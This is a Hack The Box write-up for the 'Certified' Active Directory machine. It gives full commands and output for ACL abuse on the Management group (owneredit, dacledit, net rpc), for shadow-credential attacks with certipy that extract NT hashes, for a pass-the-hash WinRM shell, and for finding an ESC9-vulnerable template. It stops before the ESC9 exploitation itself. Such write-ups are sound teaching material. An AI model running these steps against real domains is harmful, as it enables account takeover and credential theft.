.jpg)

Certified is a medium-difficulty Windows machine designed around an assumed breach scenario, where credentials for a low-privileged user are provided. To gain access to the management_svc account, ACLs (Access Control Lists) over privileged objects are enumerated leading us to discover that judith.mader which has the write owner ACL over management group, management group has GenericWrite over the management_svc account where we can finally authenticate to the target using WinRM obtaining the user flag. Exploitation of the Active Directory Certificate Service (ADCS) is required to get access to the Administrator account by abusing shadow credentials and ESC9.
As is common in Windows pentests, you will start the Certified box with credentials for the following account: Username: judith.mader Password: judith09
Recon
nmap
T480➜  certified  ᐅ  nmap -p- --min-rate 10000 10.129.231.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 18:26 EAT
Nmap scan report for 10.129.231.186
Host is up (0.87s latency).
Not shown: 65518 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49693/tcp open  unknown
49694/tcp open  unknown
49695/tcp open  unknown
49733/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 46.79 seconds
T480➜  certified  ᐅ  nmap -p 53,88,135,139,389,445,464,593,636,3268,3269,5357,5985,9389 -sCV 10.129.231.186
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 18:36 EAT
Nmap scan report for 10.129.231.186
Host is up (0.66s latency).

PORT     STATE    SERVICE       VERSION
53/tcp   open     domain        Simple DNS Plus
88/tcp   open     kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-14 22:36:37Z)
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2025-12-14T22:38:11+00:00; +7h00m00s from scanner time.
445/tcp  open     microsoft-ds?
464/tcp  open     kpasswd5?
593/tcp  open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-12-14T22:38:11+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
3268/tcp open     ldap          Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
|_ssl-date: 2025-12-14T22:38:13+00:00; +7h00m00s from scanner time.
3269/tcp open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-12-14T22:38:11+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Not valid before: 2025-06-11T21:05:29
|_Not valid after:  2105-05-23T21:05:29
5357/tcp filtered wsdapi
5985/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open     mc-nmf        .NET Message Framing
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_clock-skew: mean: 6h59m59s, deviation: 0s, median: 6h59m59s
| smb2-time:
|   date: 2025-12-14T22:37:42
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.95 seconds
Initial credentials
using the given credentials of a low-priv user we were provided we can run the creds
Username: judith.mader
Password: judith09
SMB
T480➜  certified  ᐅ  nxc  smb certified.htb -u judith.mader -p judith09
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing NFS protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing RDP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing WMI protocol database
[*] Initializing FTP protocol database
[*] Initializing VNC protocol database
[*] Initializing WINRM protocol database
[*] Copying default configuration file
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [+] certified.htb\judith.mader:judith09
winRM
T480➜  certified  ᐅ  nxc winrm certified.htb -u judith.mader -p judith09
WINRM       10.129.231.186  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)

WINRM       10.129.231.186  5985   DC01             [-] certified.htb\judith.mader:judith09
That did not work but we have SMB working so the most logical step is to check for shares
SMB - TCP 445
First we enumerate the shares as Anonymous user:
T480➜  certified  ᐅ  nxc smb dc01.certified.htb --shares
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
T480➜  certified  ᐅ  nxc smb dc01.certified.htb -u guest -p '' --shares
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [-] certified.htb\guest: STATUS_ACCOUNT_DISABLED
T480➜  certified  ᐅ  nxc smb dc01.certified.htb -u 0x11 -p '' --shares
SMB         10.129.231.186  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.231.186  445    DC01             [-] certified.htb\0x11: STATUS_LOGON_FAILURE
no luck, next we enumerate using Judith’s credentials:
T480➜  certified  ᐅ  nxc smb  dc01.certified.htb -u judith.mader -p judith09 --shares
SMB         10.129.20.91    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.20.91    445    DC01             [+] certified.htb\judith.mader:judith09
SMB         10.129.20.91    445    DC01             [*] Enumerated shares
SMB         10.129.20.91    445    DC01             Share           Permissions     Remark
SMB         10.129.20.91    445    DC01             -----           -----------     ------
SMB         10.129.20.91    445    DC01             ADMIN$                          Remote Admin
SMB         10.129.20.91    445    DC01             C$                              Default share
SMB         10.129.20.91    445    DC01             IPC$            READ            Remote IPC
SMB         10.129.20.91    445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.20.91    445    DC01             SYSVOL          READ            Logon server share
These are standard shares for Windows domain controller.
Bloodhound
Collection
After research I decided to go with CE of B, BloodHound which requires one to use a different collector: Bloodhound-Python and you can install it using pipx but it comes pre-installed on kali linux
Now that I have access to BloodHound-Python which can collect the data:
T480➜  certified  ᐅ  bloodhound-python -c all -u judith.mader -p 'judith09' -d certified.htb -ns 10.129.20.91
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: certified.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.certified.htb
INFO: Found 10 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.certified.htb
INFO: Done in 00M 56S
From the official page, we can setup bloodhound CE with this one command after downloading it:
T480➜  certified  ᐅ  sudo ./bloodhound-cli install
[+] Checking the status of Docker and the Compose plugin...
[+] Docker and the Compose plugin checks have passed
[+] Starting BloodHound environment installation
[+] Downloading the production YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.yml...
[+] Downloading the development YAML file from https://raw.githubusercontent.com/SpecterOps/BloodHound_CLI/refs/heads/main/docker-compose.dev.yml...
 app-db Pulling
 bloodhound Pulling
Analysis
We can find judith.mader and mark them as owned. Then i’ll look go to the data about the user on the right and scroll down to “Outboud Object Control”, clicking on it adds another node:

They have WriteOwner On the Management group. Tracing out this group the same way, i’ll find it has GenericWrite over the Management_SVC user, who has all GenericAll over the CA_Operator user:
ADCS
It’s always worth taking a look at Active Directory cerificate (ADCS). certipy is a nice tool to do that .
T480➜  certified  ᐅ  certipy-ad find -vulnerable -u judith.mader -p judith09 -dc-ip 10.129.231.186 -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates                   : [!] Could not find any certificate templates
It gives information about the CA it self, but it doesn’t show templates, as there are none of that are exploitable from judith,mader
Shell as Management_SVC
Add Judith.Mader to Management
Clicking on the edge in BloodHound from Judith.Mader to the Management there is a section for Linux abuse:

This shows how to modify the owner of the group, then grant the “AddMember” permission, and then add a user to the group.
I will use an impacket example script, owneredit.py to modify the owner.
T480➜  certified  ᐅ  owneredit.py -action write -new-owner judith.mader -target management certified/judith.mader:judith09 -dc-ip 10.129.231.186
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
next we give judith,mader the rights to add users:
T480➜  certified  ᐅ  dacledit.py -action 'write' -rights 'WriteMembers' -principal judith.mader -target Management 'certified'/'judith.mader':'judith09' -dc-ip 10.129.231.186
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20251225-134002.bak
[*] DACL modified successfully!
Then I’ll use the net binary to add judith.mader to the management group.
480➜  certified  ᐅ  net rpc group members Management -U certified.htb/judith.mader%judith09 -S 10.129.231.186

CERTIFIED\management_svc
T480➜ certified ᐅ net rpc group addmem Management judith.mader -U "certified.htb"/"judith.mader"%"judith09" -S 10.129.231.186
Get NTLM for Management_SVC
Again, BloodHound shows how to abouse this from Linux:

It suggests either a Kerberoast, or a Shadow Credential
shadow creds
The abuse information shows using pywhisker, but I will use certipy
T480➜  certified  ᐅ  certipy-ad shadow auto -u judith.mader@certified.htb -p judith09 -account management_svc -target certified.htb -dc-ip 10.129.24.63 -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.24.63'
[+] DC IP: '10.129.24.63'
[+] DC Host: 'CERTIFIED.HTB'
[+] Target IP: None
[+] Remote Name: 'certified.htb'
[+] Domain: 'CERTIFIED.HTB'
[+] Username: 'JUDITH.MADER'
[+] Trying to resolve 'certified.htb' at '10.129.24.63'
[+] Authenticating to LDAP server using NTLM authentication
[+] Using NTLM signing: False (LDAP signing: True, SSL: True)
[+] Using channel binding signing: True (LDAP channel binding: True, SSL: True)
[+] Using LDAP channel binding for NTLM authentication
[+] LDAP NTLM authentication successful
[+] Bound to ldaps://10.129.24.63:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '95e281964de74ebe981b087acba4e9b6'
[*] Adding Key Credential with device ID '95e281964de74ebe981b087acba4e9b6' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '95e281964de74ebe981b087acba4e9b6' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC certified.htb (10.129.24.63)
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/certipy/commands/auth.py", line 596, in kerberos_authentication
    tgt = sendReceive(as_req, domain, self.target.target_ip)
  File "/home/eleven/.local/lib/python3.13/site-packages/impacket/krb5/kerberosv5.py", line 93, in sendReceive
    raise krbError
impacket.krb5.kerberosv5.KerberosError: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
[-] See the wiki for more information
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': None
That did fail for some reason that I don't understand why, I even tried to sync the clock and retry but It still didn’t work maybe the machine was patched.
UPDATE: the solution was to set time to not update automatically:
T480➜  certified  ᐅ  certipy-ad shadow auto -u judith.mader@certified.htb -p judith09 -account management_svc -target certified.htb -dc-ip 10.129.24.63 -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.24.63'
[+] DC IP: '10.129.24.63'
[+] DC Host: 'CERTIFIED.HTB'
[+] Target IP: None
[+] Remote Name: 'certified.htb'
[+] Domain: 'CERTIFIED.HTB'
[+] Username: 'JUDITH.MADER'
[+] Trying to resolve 'certified.htb' at '10.129.24.63'
[+] Authenticating to LDAP server using NTLM authentication
[+] Using NTLM signing: False (LDAP signing: True, SSL: True)
[+] Using channel binding signing: True (LDAP channel binding: True, SSL: True)
[+] Using LDAP channel binding for NTLM authentication
[+] LDAP NTLM authentication successful
[+] Bound to ldaps://10.129.24.63:636 - ssl
[+] Default path: DC=certified,DC=htb
[+] Configuration path: CN=Configuration,DC=certified,DC=htb
[*] Targeting user 'management_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '07b123a834d046c882d72df1ce60fc44'
[*] Adding Key Credential with device ID '07b123a834d046c882d72df1ce60fc44' to the Key Credentials for 'management_svc'
[*] Successfully added Key Credential with device ID '07b123a834d046c882d72df1ce60fc44' to the Key Credentials for 'management_svc'
[*] Authenticating as 'management_svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'management_svc@certified.htb'
[*] Trying to get TGT...
[+] Sending AS-REQ to KDC certified.htb (10.129.24.63)
[*] Got TGT
[*] Saving credential cache to 'management_svc.ccache'
[+] Attempting to write data to 'management_svc.ccache'
File 'management_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): tesst.ccache
[+] Using alternative filename: 'management_svc_7ae57b00-4d4e-4870-bb45-9d7db1fbc7dd.ccache'
[+] Data written to 'management_svc_7ae57b00-4d4e-4870-bb45-9d7db1fbc7dd.ccache'
[*] Wrote credential cache to 'management_svc_7ae57b00-4d4e-4870-bb45-9d7db1fbc7dd.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Restoring the old Key Credentials for 'management_svc'
[*] Successfully restored the old Key Credentials for 'management_svc'
[*] NT hash for 'management_svc': a091c1832bcdd4677c28b5a6a1295584
This prints out thea091c1832bcdd4677c28b5a6a1295584 the NTLM hash for the management_svc account
Verifying
smb
T480➜  certified  ᐅ  nxc smb certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
SMB         10.129.24.63    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.24.63    445    DC01             [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584
winrm
T480➜  certified  ᐅ  nxc winrm certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
WINRM       10.129.24.63    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)

WINRM       10.129.24.63    5985   DC01             [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 (Pwn3d!)
WINRM       10.129.24.63    5985   DC01             [-] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584 zip() argument 2 is longer than argument 1
Shell
I’ll use evil-winrm to get shell access:
T480➜  certified  ᐅ  evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584

Evil-WinRM shell v3.9

*Evil-WinRM* PS C:\Users\management_svc\Documents>
Dissecting AD CS
I’ll run certipy as management_svc to look for vulnerable templates, but the output is exactly the same as the previous run with judith.mader:
T480➜  certified  ᐅ  certipy-ad find -vulnerable -u management_svc -hashes :a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.24.63 -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates                   : [!] Could not find any certificate templates
I already found above that the management_svc user has GenericAll over the CA_Operator user. I can use the same attack as above, writing a Shadow Credential to get the NTLM hash of this user:
T480➜  certified  ᐅ  certipy-ad shadow auto -username management_svc@certified.htb -hashes :a091c1832bcdd4677c28b5a6a1295584 -account ca_operator -target certified.htb -dc-ip 10.129.24.63
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'b9b84f89014541248ae17a4ff4b83cda'
[*] Adding Key Credential with device ID 'b9b84f89014541248ae17a4ff4b83cda' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID 'b9b84f89014541248ae17a4ff4b83cda' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'ca_operator@certified.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ca_operator.ccache'
[*] Wrote credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': b4b86f45c6018f1b664f70805f45d8f
Validation
SMB:
T480➜  certified  ᐅ  nxc smb certified.htb -u ca_operator -H b4b86f45c6018f1b664f70805f45d8f2
SMB         10.129.24.63    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.24.63    445    DC01             [+] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
WINRM:
T480➜  certified  ᐅ  nxc winrm dc01.certified.htb -u ca_operator -H b4b86f45c6018f1b664f70805f45d8f2
WINRM       10.129.24.63    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)

WINRM       10.129.24.63    5985   DC01             [-] certified.htb\ca_operator:b4b86f45c6018f1b664f70805f45d8f2
nothing burger….
Shell as Administrator
AD CS
Once again we run certipy with ca_operator credentials to see if there is anything new:
T480➜  certified  ᐅ  certipy-ad find -vulnerable -u ca_operator -hashes :b4b86f45c6018f1b664f70805f45d8f2 -dc-ip 10.129.24.63 -stdout -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

<SNIP>

[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : certified-DC01-CA
    DNS Name                            : DC01.certified.htb
    Certificate Subject                 : CN=certified-DC01-CA, DC=certified, DC=htb
    Certificate Serial Number           : 36472F2C180FBB9B4983AD4D60CD5A9D
    Certificate Validity Start          : 2024-05-13 15:33:41+00:00
    Certificate Validity End            : 2124-05-13 15:43:41+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFIED.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        ManageCertificates              : CERTIFIED.HTB\Administrators
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
        Enroll                          : CERTIFIED.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : CertifiedAuthentication
    Display Name                        : Certified Authentication
    Certificate Authorities             : certified-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
                                          NoSecurityExtension
    Extended Key Usage                  : Server Authentication
                                          Client Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-05-13T15:48:52+00:00
    Template Last Modified              : 2024-05-13T15:55:20+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFIED.HTB\operator ca
                                          CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFIED.HTB\Administrator
        Full Control Principals         : CERTIFIED.HTB\Domain Admins
                                          CERTIFIED.HTB\Enterprise Admins
